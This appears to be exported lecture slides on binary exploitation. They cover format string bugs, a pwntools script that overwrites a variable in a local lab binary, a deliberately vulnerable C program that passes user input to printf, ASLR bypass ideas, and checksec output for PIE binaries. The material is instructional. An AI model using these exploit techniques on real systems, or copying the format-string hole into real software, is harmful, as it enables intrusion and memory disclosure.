
```
1 #!/usr/bin/python
2
3 from pwn import *
4
5 token_addr = 0x0804a028
6
7 def main():
8     p = process("./fmtstr")
9     payload = fmtstr_payload(5, {token_addr: 0xcafebabe})
10    log.info("Sending payload: %s" % payload)
11    p.sendline(payload)
12
13    data = p.recvall()
14    realdata = data[data.find("Token"):]
15    log.success(realdata)
16
17 if __name__ == "__main__":
18    main()
```

Goal: Modify **token** from **0xdeadbeef** to **0xcafebabe**

# What is this BUG used for?

## Disclose sensitive information:


- Variable(s)
- EBP value
- The correct location for putting Shellcode



# What is this BUG used for?

## Disclose StackGuard Canary:


- By pass stack checking



# What is this BUG used for?

## Disclose Library Address

- When enable ASLR, the library address will change each time
  - It's impossible to call these functions in your shellcode (e.g. `system()`)
- Use this bug to disclose one function's address in a given library.
  - you can use it to deduce other function's address



# What is this BUG used for?

## Disclose Library Address

- When enable ASLR, the library address will change each time
  - It's impossible to call these functions in your shellcode (e.g. `system()`)
- Use this bug to disclose one function's address in a given library.
  - you can use it to deduce other function's address

```
1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4
5  void main() {
6      char str[100];
7      while(fgets(str, sizeof(str), stdin)) {
8          if (strcmp(str, "exit\n")==0) {
9              break;
10         }
11         printf(str);
12         fflush(stdout);
13     }
14     exit(0);
15 }
```



- **DEP & ASLR** are the two main pillars of modern exploit mitigation technologies
- **Congrats**, being able to bypass these mean that you're probably capable of writing exploits for real vulnerabilities

# **Bypass ASLR/NX Hack (Ret2plt, GOT Overwrite) Review**

# ASLR Hack (Ret2plt, GOT Overwrite) Review

---

On Linux, not everything is randomized...

# Position Independent Executable

---

Executables compiled such that their base address does not matter, 'position independent code'

- Shared Libs **must** be compiled like this on modern Linux
- eg: libc
- Known as PIE for short

# Position Independent Executable

To make an executable position independent, you must compile it with the flags `-pie -fPIE`

```
→ ~ gcc -pie -fPIE -o event1 event1.c
```

Without these flag, you are not taking full advantage of **ASLR**

# Position Independent Executable

- Most system binaries aren't actually compiled as PIE in 2015
- In 2018, nearly all system binaries are compiled as PIE

```
→ ~ checksec --file /bin/bash
[*] '/bin/bash'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
→ ~ checksec --file /bin/ping
[*] '/bin/ping'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
→ ~ checksec --file /usr/sbin/sshd
[*] '/usr/sbin/sshd'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
→ ~ checksec --file /bin/ed
```

```
→ ~ checksec --file /bin/ed
[*] '/bin/ed'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
→ ~ checksec --file /bin/grep
[*] '/bin/grep'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
→ ~ checksec --file /bin/netcat
[*] '/bin/netcat'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
```

```
→ ~ checksec --file /bin/ls
[*] '/bin/ls'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
→ ~ checksec --file /bin/cp
[*] '/bin/cp'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
→ ~ checksec --file /bin/echo
[*] '/bin/echo'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
```

# Q & A